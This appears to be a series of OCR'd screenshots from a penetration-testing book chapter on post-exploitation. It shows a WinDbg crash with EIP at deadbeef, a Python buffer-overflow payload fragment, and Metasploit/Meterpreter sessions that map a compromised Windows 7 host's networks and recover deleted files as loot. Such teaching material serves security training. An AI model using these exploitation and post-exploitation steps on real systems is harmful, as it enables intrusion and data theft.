


```
(b50.c0c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=02e1cc01 ebx=7a7a7a7a ecx=7a7a7a7a edx=7a7a7a7a esi=7a7a7a7a edi=7a7a7a7a
eip=deadbeef esp=02e1d4e8 ebp=0000081a iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
deadbeef ??              ???
```




```
buf += b"\x58\x06\x6f\x6b\x2e\x49\xb3\xc8\x21\xfc\x96\x79\xa8"
buf += b"\xfe\x85\x7a\xf9"
fuzz = b"" * 1723 + buf + b"\xef\xbe\xad\xde"
```


Chapter 15: Going Beyond the Foothold




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:82:4b:a9
MTU          : 1500
IPv4 Address : 192.168.249.153
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2822:eb61:b315:2397
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:6c99
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:82:4b:9f
MTU          : 1500
IPv4 Address : 192.168.108.153
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::35b0:571c:88e5:8d1
IPv6 Netmask : ffff:ffff:ffff:ffff::
```




```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.108.1    00:e0:67:17:c2:87  13
    192.168.108.60   14:6b:9c:98:5d:a0  13
    192.168.108.63   e8:ab:fa:78:51:78  13
    192.168.108.66   10:a4:be:aa:69:f3  13
    192.168.108.68   78:28:ca:c7:b7:d2  13
    192.168.108.69   78:28:ca:c5:44:22  13
    192.168.108.70   78:28:ca:c8:18:96  13
    192.168.108.72   14:6b:9c:85:8e:05  13
    192.168.108.73   78:28:ca:c5:f3:0c  13
    192.168.108.145  c8:5a:cf:1b:88:4a  13
    192.168.108.211  00:0c:29:fe:d4:76  13
    192.168.108.245  04:0e:3c:30:46:a5  13
    192.168.108.255  ff:ff:ff:ff:ff:ff  13
    192.168.249.2    00:50:56:ec:25:73  11
    192.168.249.154  00:0c:29:6a:9c:d8  11
    192.168.249.255  ff:ff:ff:ff:ff:ff  11
    224.0.0.2        00:00:00:00:00:00  1
    224.0.0.2        01:00:5e:00:00:02  11
    224.0.0.2        01:00:5e:00:00:02  13
    224.0.0.2        01:00:5e:00:00:02  16
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  11
    224.0.0.22       01:00:5e:00:00:16  13
    224.0.0.22       01:00:5e:00:00:16  16
    224.0.0.252      01:00:5e:00:00:fc  11
    224.0.0.252      01:00:5e:00:00:fc  13
    239.255.255.250  00:00:00:00:00:00  1
    239.255.255.250  01:00:5e:7f:ff:fa  11
    239.255.255.250  01:00:5e:7f:ff:fa  13
    255.255.255.255  ff:ff:ff:ff:ff:ff  11
    255.255.255.255  ff:ff:ff:ff:ff:ff  13
    255.255.255.255  ff:ff:ff:ff:ff:ff  16
```




```
msf6 > search type:post forensics

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/windows/gather/forensics/fanny_bmp_check                  normal  No     FannyBMP or Dementi
aWheel Detection Registry Check
   1  post/windows/gather/forensics/recovery_files                  normal  No     Windows Gather Dele
ted Files Enumeration and Recovering
   2  post/windows/gather/forensics/imager                          normal  No     Windows Gather Fore
nsic Imaging
   3  post/windows/gather/forensics/duqu_check                      normal  No     Windows Gather Fore
nsics Duqu Registry Check
   4  post/windows/gather/forensics/nbd_server                      normal  No     Windows Gather Loca
l NBD Server
   5  post/windows/gather/forensics/enum_drives                     normal  No     Windows Gather Phys
ical Drives and Logical Volumes
   6  post/windows/gather/forensics/browser_history                 normal  No     Windows Gather Skyp
e, Firefox, and Chrome Artifacts


Interact with a module by name or index. For example info 6, use 6 or use post/windows/gather/forensics/
browser_history

msf6 > █
```




```
msf6 exploit(windows/smb/psexec) > use 1
msf6 post(windows/gather/forensics/recovery_files) > show options

Module options (post/windows/gather/forensics/recovery_files):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DRIVE    C:               yes       Drive you want to recover files from.
   FILES                     no        ID or extensions of the files to recover in a comma separated w
                                       ay. Let empty to enumerate deleted files.
   SESSION  2                yes       The session to run this module on.
   TIMEOUT  3600             yes       Search timeout. If 0 the module will go through the entire $MFT
                                       .

msf6 post(windows/gather/forensics/recovery_files) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/forensics/recovery_files) > █
```




```
[*] System Info - OS: Windows 7 (6.1 Build 7600)., Drive: C:
[*] $MFT is made up of 2 dataruns
[*] Searching deleted files in data run 2 ...
[*] Name: CabA6CA.tmp   ID: 11297081344
[*] Name: TarA6CB.tmp   ID: 11297082368
[*] Name: {C1699~1.REG  ID: 11297084416
[*] Name: {CCA17~1.REG  ID: 11297086464
[*] Name: {CEC5D~1      ID: 11297087488
[*] Name: {CE7B3~1.LOG  ID: 11297088512
[*] Name: {C7257~1.LOG  ID: 11297089536
[*] Name: {CE0BD~1.BLF  ID: 11297090560
[*] Name: {C3CE2~1.REG  ID: 11297091584
[*] Name: {CF702~1.REG  ID: 11297092608
[*] Name: {CFF1E~1      ID: 11297093632
[*] Name: {C5B69~1.LOG  ID: 11297094656
[*] Name: {C016E~1.LOG  ID: 11297095680
[*] Name: {C99C1~1.BLF  ID: 11297096704
```




```
msf6 post(windows/gather/forensics/recovery_files) > set FILES 11297081344
FILES => 11297081344
msf6 post(windows/gather/forensics/recovery_files) > run

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set
_term_size)
[*] System Info - OS: Windows 7 (6.1 Build 7600)., Drive: C:
[*] File to download: CabA6CA.tmp
[*] The file is not resident. Saving CabA6CA.tmp ... (60992 bytes)
[+] File saved on /home/kali/.msf4/loot/20220401123730_default_192.168.108.153_nonresident.file_066742.t
mp
[*] Post module execution completed
msf6 post(windows/gather/forensics/recovery_files) > 
```



